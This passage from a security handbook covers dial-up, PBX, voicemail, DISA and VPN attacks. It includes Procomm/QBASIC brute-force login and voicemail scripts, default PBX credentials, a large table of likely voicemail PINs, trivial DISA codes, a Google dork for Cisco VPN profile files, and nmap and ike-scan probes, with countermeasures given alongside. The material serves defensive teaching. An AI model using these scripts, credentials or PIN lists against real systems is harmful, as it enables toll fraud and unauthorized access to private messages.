Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
+++
```

Code Listing 7-8—A sample QBASIC program (called 5551235.BAS)

```
'QBASIC ASP/WAS script creator for Procomm Plus
'Written by M4phr1k, www.m4phr1k.com, Stephan Barnes

OPEN "5551235.was" FOR OUTPUT AS #2
OPEN "LIST.txt" FOR INPUT AS #1
PRINT #2, "proc main"
DO UNTIL EOF(1)
PRINT #2, "dial DATA " + CHR$(34) + "5551235" + CHR$(34)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Username:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + "guest" + CHR$(34)
PRINT #2, "waitfor " + CHR$(34) + "Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
```

```
PRINT #2, "waitfor " + CHR$(34) + "Username:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + "guest" + CHR$(34)
PRINT #2, "waitfor " + CHR$(34) + "Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Username:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + "guest" + CHR$(34)
PRINT #2, "waitfor " + CHR$(34) + "Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LOOP
PRINT #2, "endproc"
```

A Final Note About Brute-Force Scripting

The examples shown thus far are actual working examples on systems we have observed in the wild. Your mileage may vary in that sensitivities in the scripting process might need to be taken into account. The process is one of trial and error until you find the script that works correctly for your particular situation. Other languages can be used to perform the same functions, but for the purposes of simplicity and brevity, we've stuck to simple ASCII-based methods. Once again, we remind you that these particular processes that have been demonstrated *require that you turn on a log file prior to execution*, because there is no file processing attached to any of these script examples. Although getting these scripts to work successfully might be easy, you might execute them and then come back after hours of execution with no log file and nothing to show for your work. We are trying to save you the headache.



Dial-Up Security Measures

We've made this as easy as possible. Here's a numbered checklist of issues to address when planning dial-up security for your organization. We've prioritized the list based on the difficulty of implementation, from easy to hard, so you can hit the Low Hanging Fruit first and address the broader initiatives as you go. A savvy reader will note that this list reads a lot like a dial-up security policy:

1. Inventory existing dial-up lines. Gee, how would you inventory all those lines? Reread this chapter, noting the continual use of the term "wardialing." Note unauthorized dial-up connectivity and snuff it out by whatever means possible. Additionally, consult whoever is responsible for paying the phone bill; this could give you an idea of your footprint.
2. Consolidate all dial-up connectivity to a central modem bank, position the central bank as an untrusted connection off the internal network (that is, a DMZ), and use IDS and a firewall to limit and monitor connections to trusted subnets.

3. Make analog lines harder to find. Don't put them in the same range as the corporate numbers, and don't give out the phone numbers on the InterNIC registration for your domain name. Password protect phone company account information.
4. Verify that telecommunications equipment closets are physically secure. Many companies keep phone lines in unlocked closets in publicly exposed areas.
5. Regularly monitor existing log features within your dial-up software. Look for failed login attempts, late-night activity, and unusual usage patterns. Use Caller ID to store all incoming phone numbers.

NOTE

Caller ID can be spoofed, so don't believe everything you see.

6. **Important and easy!** For lines that are serving a business purpose, do not disclose any identifying information such as company name, location, or industry. Additionally, ensure that the banner contains a warning about consent to monitoring and prosecution for unauthorized use. Have these statements reviewed by legal to be sure that the banner provides the maximum protection afforded by state, local, and federal laws.
7. Require multifactor authentication systems for all remote access. *Multifactor authentication* requires users to produce at least two pieces of information—usually something they have and something they know—to obtain access to the system. One example is the SecurID one-time password tokens available from RSA Security. Okay, we know this sounds easy, but it is often logistically or financially impractical. However, there is no other mechanism that will virtually eliminate most of the problems we've covered so far. Regardless, a strict policy of password complexity must always be enforced.
8. Require dial-back authentication. *Dial-back* means that the remote access system is configured to hang up on any caller and then immediately connect to a predetermined number (where the original caller is presumably located). For better security, use a separate modem pool for the dial-back capability and deny inbound access to those modems (using the modem hardware or the phone system itself).
9. Ensure that the corporate help desk is aware of the sensitivity of giving out or resetting remote access credentials. All the preceding security measures can be negated by one eager new hire in the corporate support division.
10. Centralize the provisioning of dial-up connectivity—from faxes to voicemail systems—within one security-aware department in your organization.
11. Establish firm policies for the workings of this central division, such that provisioning any new access requires extreme scrutiny. For those who can justify it, use the corporate communications switch to restrict inbound dialing

on that line if all that is required is outbound faxing, etc. Get management buy-in on this policy, and make sure they have the teeth to enforce it. Otherwise, go back to step 1 and show them how many holes a simple wardialing exercise will dig up.

12. Go back to step 1. Elegantly worded policies are great, but the only way to be sure that someone isn't circumventing them is to wardial on a regular basis. We recommend at least every six months for firms with 10,000 phone lines or more, but it wouldn't hurt to do it more often than that.

See? Kicking the dial-up habit is as easy as our 12-step plan. Of course, some of these steps are quite difficult to implement, but we think paranoia is justified. Our combined years of experience in assessing security at large corporations have taught us that most companies are well protected by their Internet firewalls; inevitably, however, they all have glaring, trivially navigated dial-up holes that lead right to the heart of their IT infrastructure. Another potential hammer in your toolkit could be a voice firewall as these as have been gaining traction lately. According to SecureLogix, "[t]he voice firewall can successfully identify and block a wide variety of threats such as toll fraud, service abuse/misuse, tampering, malformed SIP attacks, DoS attacks, external modem attacks, fraudulent or wasteful employee calling activity, and much more" (Source: securelogix.com/Voice-Firewall.html). This is not a one-size-fits-all solution and would have to be evaluated in the context of your environment.

PBX HACKING

Dial-up connections to PBXes still exist. They remain one of the most often used means of managing a PBX, especially by PBX vendors. What used to be a console hard-wired to a PBX has now evolved into sophisticated machines that are accessible via IP networks and client interfaces. That being said, the evolution and ease of access has left many of the old dial-up connections to some well-established PBXes forgotten. PBX vendors usually tell their customers that they need dial-in access for external support. Although the statement may be true, many companies handle this process very poorly and simply allow a modem to always be on and connected to the PBX. What companies should be doing is calling a vendor when a problem occurs. If the vendor needs to connect to the PBX, then the IT support person or responsible party can turn on the modem connection, let the vendor fix the issue, and then turn off the connection when the vendor is done with the job. Because many companies leave the connection on constantly, wardialing may produce some odd-looking screens, which we will display next. Hacking PBXes takes the same route as described earlier for hacking typical dial-up connections.



Octel Voice Network Login

Popularity:	5
Simplicity:	5
Impact:	8
Risk Rating:	6

With Octel PBXes, the system manager password must be a number. How helpful these systems can be sometimes! The system manager's mailbox, by default, is 9999 on many Octel systems. We have also observed that some organizations simply change the default box from 9999 to 99999 to thwart attackers. If you know the voicemail system phone number to your target company, you can try to input four or five or more 9s and see if you can call up the system manager's voicemail box. If so, you might get lucky to connect back to the dial-in interface shown next and use the same system manager box. In most cases, the dial-in account is not the same as the system manager account that one would use when making a phone call, but sometimes for ease of use and administration, system admins will keep things the same. There are no guarantees here, though.

```
XX-Feb-XX 05:03:56 *91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM
```

```
Welcome to the Octel voice/data network.
```

```
All network data and programs are the confidential and/or proprietary property of  
Octel Communications Corporation and/or others. Unauthorized use, copying,  
downloading, forwarding or reproduction in any form by any person of any network data  
or program is prohibited.
```

```
Please Enter System Manager Password:
```

```
Number must be entered
```

```
Enter the password of either System Manager mailbox, then press "Return."
```



Williams/Northern Telecom PBX

Popularity:	5
Simplicity:	5
Impact:	8
Risk Rating:	6

If you come across a Williams/Northern Telecom PBX system, it probably looks something like the following example. After typing **login** a prompt to enter a user number usually follows. This user number is typically for a first-level user, and it requires

a four-digit numeric-only access code. Obviously, brute-forcing a four-digit numeric-only code will not take a long time.

```
XX-Feb-XX 04:03:56 *91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM
```

```
OVL111 IDLE 0
>
OVL111 IDLE 0
>
OVL111 IDLE 0
>
OVL111 IDLE 0
```



Meridian Links

<i>Popularity:</i>	5
<i>Simplicity:</i>	5
<i>Impact:</i>	8
<i>Risk Rating:</i>	6

At first glance, some Meridian system banners may look more like standard UNIX login banners because many of the management interfaces use a generic restricted shell application to administer the PBX. Depending on how the system is configured, an attacker may be able to break out of these restricted shells and poke around. For example, if default user ID passwords have not been previously disabled, system-level console access may be granted. The only way to know whether this condition exists is to try default user accounts and password combinations. Common default user accounts and passwords, such as the user ID “maint” with a password of “maint,” may provide the keys to the kingdom. Additional default accounts such as the user ID “mluser” with the same password may also exist on the system.

```
XX-Feb-XX 02:04:56 *91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM
```

```
login:
login:
login:
login:
```



Rolm PhoneMail

<i>Popularity:</i>	5
<i>Simplicity:</i>	5
<i>Impact:</i>	8
<i>Risk Rating:</i>	6

If you come across a system that looks like this, it is probably an older Rolm PhoneMail system. It may even display the banners that tell you so.

```
XX-Feb-XX 02:04:56 *91XXX5551234 C: CONNECT 9600/ARQ/V32/LAP
```

```
PM Login>  
Illegal Input.
```

Here are the Rolm PhoneMail default account user IDs and passwords:

```
LOGIN: sysadmin      PASSWORD: sysadmin  
LOGIN: tech          PASSWORD: tech  
LOGIN: poll          PASSWORD: tech
```



PBX Protected by RSA SecurID

<i>Popularity:</i>	5
<i>Simplicity:</i>	5
<i>Impact:</i>	8
<i>Risk Rating:</i>	6

If you come across a prompt/system that looks like this, take a peek and leave, because more than likely you will not be able to defeat the mechanism used to protect it. It uses a challenge-response system that requires the use of a token.

```
XX-Feb-XX 02:04:56 *91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM
```

```
Hello  
Password :  
89324123 :
```

```
Hello  
Password :  
65872901 :  
PBX Hacking Countermeasures
```



PBX Hacking Countermeasures

As with the dial-up countermeasures, be sure to reduce the time you keep the modem turned on, deploy multiple forms of authentication—for example, two-way authentication (if possible)—and always employ some sort of lockout on failed attempts.

VOICEMAIL HACKING

Ever wonder how hackers break into voicemail systems? Learn about a merger or layoff before it actually happens? One of the oldest hacks in the book involves trying to break into voicemail boxes. No one in your company is immune, and typically the CXOs are at greatest risk because picking a complex code for their voicemail is rarely high on their agenda.



Brute-Force Voicemail Hacking

<i>Popularity:</i>	2
<i>Simplicity:</i>	8
<i>Impact:</i>	9
<i>Risk Rating:</i>	6

Two programs that attempt to hack voicemail systems, Voicemail Box Hacker 3.0 and VrACK 0.51, were written in the early 1990s. We have attempted to use these tools in the past, but they were primarily written for much older and less-secure voicemail systems. The Voicemail Box Hacker program would only allow for testing of voicemails with four-digit passwords, and it is not expandable in the versions we have worked with. The program VrACK has some interesting features. However, it is difficult to script, was written for older x86 architecture-based machines, and is somewhat unstable in newer environments. Both programs were probably not supported further due to the relative unpopularity of trying to hack voicemail; for this reason, updates were never continued. Therefore, hacking voicemail leads us to using our trusty ASPECT scripting language again.

Voicemail boxes can be hacked in a similar fashion to our brute-force dial-up hacking methods described earlier. The primary difference is that using the brute-force scripting method changes the assumptions made because essentially you are going to use the scripting method and at the same time listen for a successful hit instead of logging and going back to see whether something occurred. Therefore, this example is an attended or manual hack—and not one for the weary—but one that can work using very simple passwords and combinations of passwords that a voicemail box user might choose.

To attempt to compromise a voicemail system either manually or by programming a brute-force script (not using social engineering in this example), the required components are as follows: the main phone number of the voicemail system to access voicemail; a

target voicemail box, including the number of digits (typically three, four, or five); and an educated guess about the minimum and maximum length of the voicemail box password. In most modern organizations, certain presumptions about voicemail security can usually be made. These presumptions have to do with minimum and maximum password length as well as default passwords, to name a few. A company would have to be insane to not turn on at least some minimum security; however, we have seen it happen. Let's assume, though, that there is some minimum security and that voicemail boxes of our target company do have passwords. With that, let the scripting begin.

Our goal is to create something similar to the simple script shown next. Let's first examine what we want the script to do (see Code Listing 7-9). This is a basic example of a script that dials the voicemail box system, waits for the auto-greeting (such as "Welcome to Company X's voicemail system. Mailbox number, please."), enters the voicemail box number, enters pound to accept, enters a password, enters pound again, and then repeats the process once more. This example tests six passwords for voicemail box number 5019. Using some ingenuity with your favorite programming language, you can easily create this repetitive script using a dictionary of numbers of your choice. You'll most likely need to tweak the script, programming for modem characteristics and other potentials. This same script can execute nicely on one system and poorly on another. Hence, listening to the script as it executes and paying close attention to the process is invaluable. Once you have your test prototype down, you can use a much larger dictionary of numbers, which we discuss shortly.

Code Listing 7-9—Simple voicemail hacking script in Procomm Plus ASPECT language

```
"ASP/WAS script for Procomm Plus Voicemail Hacking
"Written by M4phr1k, www.m4phr1k.com, Stephan Barnes

proc main
transmit "atdt*918005551212,,,,,5019#,111111#,,,5019#,222222#,,"
transmit "^M"
WAITQUIET 37
HANGUP
transmit "atdt*918005551212,,,,,5019#,333333#,,,5019#,555555#,,"
transmit "^M"
WAITQUIET 37
HANGUP
transmit "atdt*918005551212,,,,,5019#,666666#,,,5019#,777777#,,"
transmit "^M"
WAITQUIET 37
HANGUP
endproc
```

The relatively good news about the passwords of voicemail systems is that almost all voicemail box passwords are only numbers from 0 to 9, so for the mathematicians, there is a finite number of passwords to try. That finite number depends on the maximum

length of the password. The longer the password, the longer the theoretical time it will take to compromise the voicemail box. Again with this process, the downside is that it's an attended hack, something you have to listen to while the script brute-forces numbers. But a clever person could tape-record the whole session and play it back later, or take digital signal processing (DSP) and look for anomalies and trends in the process. Regardless of whether the session is taped or live, you are listening for the anomaly and planning for failure most of the time. The success message is usually, "You have X new messages. Main menu...." Every voicemail system has different auto-attendants, and if you are not familiar with a particular target's attendant, you might not know what to listen for. But don't shy away from that because you are listening for an anomaly in a field of failures. Try it, and you'll get the point quickly. Look at the finite math of brute-forcing from 000000 to 999999, and you'll see that the time it takes to hack the whole "keyspace" is substantial. As you add a digit to the password size, the time to test the keyspace drastically increases. Other methods might be useful to reduce the testing time.

So what can we do to help reduce our finite testing times? One method is to use characters (numbers) that people might tend to remember easily. The phone keypad is an incubator for patterns because of its square design. Users might use passwords that are in the shape of a Z going from 1235789. With that being said, Table 7-1 lists patterns we have amassed mostly from observing the phone keypad. This list is not comprehensive, but it's a pretty good one to try. Try the obvious things also—for example, the same password as the voicemail box or repeating characters, such as 111111, that might comprise a temporary default password. The more revealing targets will be those that have already set up a voicemail box, but occasionally you can find a set of voicemail boxes that were set up but never used. There's not much point in compromising boxes that have yet to be set up, unless you are an auditor type trying to get people to practice better security.

Sequence Patterns			
123456	234567	876543	987654
345678	456789	098765	109876
567890	678901	210987	321098
789012	890123	432109	543210
901234	012345	123456789	987654321
654321	765432		
Patterns			
147741	258852	456654	789987
369963	963369	987654	123369
159951	123321	147789	357753

Table 7-1 Test Voicemail Passwords

Zs			
1235789	9875321		
Repeats			
335577	115599	775533	995511
Us			
U	1478963	Inverted U	7412369
Right U	1236987	Left U	3214789
Angles			
12369	14789	32147	78963
Os starting at different points			
147896321	963214789	789632147	321478963
478963214	632147896	896321478	214789632
Xs starting at different points			
159357	753159	357159	951357
159753	357951		
+s starting at different points			
258456	654852	456258	852456
258654	654258	456852	852654
Zs starting at different points			
1235789	3215987	9875321	7895123
Top			
Skip over across	172839	Skip over across 1	283917
Skip over across 2	39178		
Reverse			
Skip over across	392817	Skip over across 1	281739
Skip over across 2	173928		
Bottom			
Skip over across	718293	Skip over across 1	829371
Skip over across 2	937182		

Table 7-1 Test Voicemail Passwords (continued)

Reverse			
Skip over across	938271	Skip over across 1	827193
Skip over across 2	719382		
Left to right			
Skip over across	134679	Skip over across 1	467913
Skip over across 2	791346		
Reverse			
Skip over across	316497	Skip over across 1	649731
Skip over across 2	973164		

Table 7-1 Test Voicemail Passwords (*continued*)

Once you have compromised a target, be careful not to change anything. If you change the password of the box, someone might notice, unless the person is not a rabid voicemail user or is out of town or on vacation. In rare instances, companies have set up policies to change voicemail passwords every X days, like computing systems. Most companies don't bother, however, so once someone sets a password, he or she rarely changes it. Listening to other people's messages might land you in jail, so we are not preaching that you should try to get onto a voicemail system this way. As always, we are pointing out the theoretical points of how voicemail can be hacked by the legitimate penetration tester.



Brute-Force Voicemail Hacking Countermeasures

Deploy strong security measures on your voicemail system. For example, deploy a lockout on failed attempts so if someone were trying a brute-force attack, they could only get to five or seven attempts before they would be locked out. Log connections to the voicemail system and watch an unusual amount of repeated attempts.



Hacking Direct Inward System Access (DISA)

Direct Inward System Access (DISA) is a remote access service for PBXes designed to allow an employee to make use of the company's lower cost for long distance and international calls. Many companies provide PSTN numbers to employees that allow them to call these telephone numbers, enter a PIN, and receive an internal dial tone, allowing them to operate like an internal extension. However, just like any other misconfigured system, DISA is vulnerable to remote hacking. A misconfigured DISA system can allow unrestricted trunk access, costing the company substantial financial loss.

The techniques we discussed in “Voicemail Hacking” are all applicable to DISA hacking, although the password tends to be simpler or a fixed value in small business environments. In addition to testing the voicemail passwords in the previous section, try 000#, 11#, 111#, 123#, 1234#, 9999#, or other simpler combinations; successful indication of a DISA hack is a dial tone that you can hear. Some PBX systems that are configured with automated attendants tend to have misconfigured call flows; they can give out a dial tone at the end of long period of silence if no input is received for an extension transfer.

Many companies do not realize how badly abused this attack vector is and how costly it can become. One notable case, which occurred between 2003 and 2007, cost AT&T an estimated \$56 million:

AT&T was not itself hacked. According to the indictment, Nusier, Kwan, Gomez and others hacked the PBX (private branch exchange) phone systems of several U.S. companies—some of them AT&T customers—using what’s known as a “brute force attack” against their phone systems. (Source: Philip Willan and Robert McMillian, “Police Track Hackers Accused of Stealing Carrier Services, *PCWorld*, June 13, 2009, pcworld.com/article/166622/police_track_hackers_accused_of_stealing_carrier_services.html.)

The most surprising part is that these DISA codes are usually sold for as little as \$100 per code; on a large scale this can become quite profitable, however. And one code can be leveraged to find others.



DISA Hacking Countermeasures

If you need DISA, work with the PBX vendor to ensure that DISA is configured with strong passwords and all default credentials are removed. Enforce a minimum of six-digit authentication PINs, do not allow trivial PINs, and define a lockout for accounts of no more than six incorrect attempts. As a good security practice, PBX administrators should review Call Detail Record (CDR) reports for anomalies on a regular basis. Review auto-attendant call flows and ensure there are no default dial-tone access situations. If no input is received or the extension is unavailable, it should just exit with a “good bye” message. Finally, work with the PBX vendor to prevent special codes that transfer out of voicemail prompts, directory services, and extension dialing.

VIRTUAL PRIVATE NETWORK (VPN) HACKING

Due to the stability and ubiquity of the phone network, POTS connectivity has been with us for quite a while. However, the shifting sands of the technology industry have replaced dial-up as the remote access mechanism for the masses and given us Virtual Private Networking (VPN). VPN is a broader concept instead of a specific technology or protocol; it involves encrypting and “tunneling” private data through the Internet. The primary justifications for VPN are security, cost savings, and convenience. By leveraging existing Internet connectivity for remote office, remote user, and even remote partner (extranet) communications, the steep costs and complexity of traditional wide area networking infrastructure (leased telco lines and modem pools) are greatly reduced.

The two most widely known VPN “standards” are IP Security (IPSec) and the Layer 2 Tunneling Protocol (L2TP), which supersede previous efforts known as the Point-to-Point Tunneling Protocol (PPTP) and Layer 2 Forwarding (L2F). Technical overviews of these technologies are beyond the scope of this book. We advise the interested reader to examine the relevant Internet drafts at ietf.org for detailed descriptions of how they work.


Briefly, *tunneling* involves encapsulation of one datagram within another, be it IP within IP (IPSec) or PPP within GRE (PPTP). Figure 7-10 illustrates the concept of tunneling in the context of a basic VPN between entities A and B (which could be individual hosts or entire networks). B sends a packet to A (destination address “A”) through Gateway 2 (GW2, which could be a software shim on B). GW2 encapsulates the packet within another destined for GW1. GW1 strips the temporary header and delivers the original packet to A. The original packet can optionally be encrypted while it traverses the Internet (dashed line).

VPN technologies are now the primary methods for remote communications, which make them prime targets for hackers. How does VPN fare when faced with scrutiny? We look at that in a bit.

Basics of IPSec VPNs

Internet Protocol Security, or IPSec, is a collection of protocols that provide Layer 3 security through authentication and encryption. Generally speaking, all VPNs can be split up at a high level as either site-to-site or client-to-site VPNs. It is important to realize that no matter what type of VPN is in use, all VPNs establish a private tunnel between two networks over a third, often less secure network.

- **Site-to-site VPN** With a site-to-site VPN, both endpoints are normally dedicated devices called VPN gateways that are responsible for a number of different tasks such as tunnel establishment, encryption, and routing. Systems



wishing to communicate to a remote site are forwarded to these VPN gateways on their local network, which, in turn, seamlessly direct the traffic over the secure tunnel to the remote site with no client interaction.

- **Client-to-site VPN** Client-to-site or remote access VPNs allow a single remote user to access resources via a less secure network such as the Internet. Client-to-site VPNs require users to have a software-based VPN client on their system that handles session tasks such as tunnel establishment, encryption, and routing. This client may be a thick client such as the Cisco VPN client, or it could be a web browser in the case of SSL VPNs. Depending on the configuration, either all traffic from the client system will be forwarded over the VPN tunnel (split tunneling disabled) or only defined traffic will be forwarded while all other traffic takes the client's default path (split tunneling enabled).

One important note to make is that with split tunneling enabled and the VPN connected, the client's system effectively bridges the corporate internal network and the Internet. This is why it is crucial to keep split tunneling disabled at all times unless it is absolutely required.

Authentication and Tunnel Establishment in IPSec VPNs

IPSec employs the Internet Key Exchange (IKE) protocol for authentication as well as key and tunnel establishment. IKE is split into two phases, each of which has its own distinct purpose.

- **IKE Phase 1** IKE Phase 1's main purpose is to authenticate the two communicating parties with each other and then set up a secure channel for IKE Phase 2. This can be done in one of two ways: Main mode or Aggressive mode.
 - **Main mode** In three separate two-way handshakes (a total of six messages), Main mode authenticates both parties to each other. This process first establishes a secure channel in which authentication information is exchanged securely between the two parties.
 - **Aggressive mode** In only three messages, Aggressive mode accomplishes the same overall goal of Main mode but in a faster, notably less secure fashion. Aggressive mode does not provide a secure channel to protect authentication information, which ultimately exposes it to eavesdropping attacks.
- **IKE Phase 2** IKE Phase 2's final aim is to establish the IPSec tunnel, which it does with the help of IKE Phase 1.



Google Hacking for VPN

Popularity:	8
Simplicity:	6
Impact:	8
Risk Rating:	7

As demonstrated in Part I, the footprinting and information gathering section of this book, Google hacking can be a simple attack vector that has the potential to provide devastating results. One particular VPN-related Google hack is `filetype:pcf`. The PCF file extension is commonly used to store profile settings for the Cisco VPN client, an extremely popular client used in enterprise deployments. These configuration files can contain sensitive information such as the IP address of the VPN gateway, usernames, and passwords. Using `filetype:pcf site:elec0ne.com`, we can run a focused search for all PCF files stored on our target domain, as shown in Figure 7-11.





Figure 7-11 Google hacking for PCF configuration files

With this information, an attacker can download the Cisco VPN Client, import the PCF, connect to the target network via VPN, and launch further attacks on the internal network! The passwords stored within the PCF file can also be used for password reuse attacks. It should be noted that the passwords are obfuscated using the Cisco “type 7” encoding; however, this mechanism is easily defeated using a number of tools such as Cain, as shown in Figure 7-12.

Google Hacking for VPN Countermeasures

The best mechanism to defend against Google hacking is user awareness. Those in charge of publishing web content should understand the risks associated with putting anything on the Internet. With proper awareness in place, an organization can do annual checkups to search for sensitive information on their websites. Targeted searches can be performed using the “site:” operator; however, that may cloud your view pertaining to the disclosure of information about your organization from other sites. Google also has “Google Alerts,”



which sends you an e-mail every time a new item that matches your search criteria is added to Google's cache. See google.com/alerts for more information on Google Alerts.



Probing IPSec VPN Servers

Popularity:	5
Simplicity:	5
Impact:	3
Risk Rating:	4

When targeting any specific technology, the very first item on the list is to see if its service's corresponding port is available. In the case of IPSec VPNs, we're looking for UDP 500. This is a simple task with Nmap:

```
# nmap -sU -p 500 vpn.elec0ne.com
Starting Nmap 4.68 ( http://nmap.org ) at 20XX-08-XX 14:08 PDT
Interesting ports on 192.168.1.1:
PORT      STATE      SERVICE
500/udp   open|filtered isakmp
```

Nmap done: 1 IP address (1 host up) scanned in 1.811 seconds

An alternate but more IPSec-focused tool is ike-scan by NTA Monitor (nta-monitor.com/tools/ike-scan/). This tool is available for all operating systems and performs IPSec VPN identification and gateway fingerprinting with a variety of configurable options.

```
# ./ike-scan vpn.elec0ne.com
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)

192.168.1.1    Main Mode Handshake returned HDR=(CKY-R=5625e24b343ce106)
SA=(Enc=3DES Hash=MD5 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)
VID=4048b7d56ebce88525e7de7f00d6c2d3c0000000 (IKE Fragmentation)

Implementation guess: Cisco IOS/PIX

Ending ike-scan 1.9: 1 hosts scanned in 0.164 seconds (6.09 hosts/sec). 1 returned
handshake; 0 returned notify
```

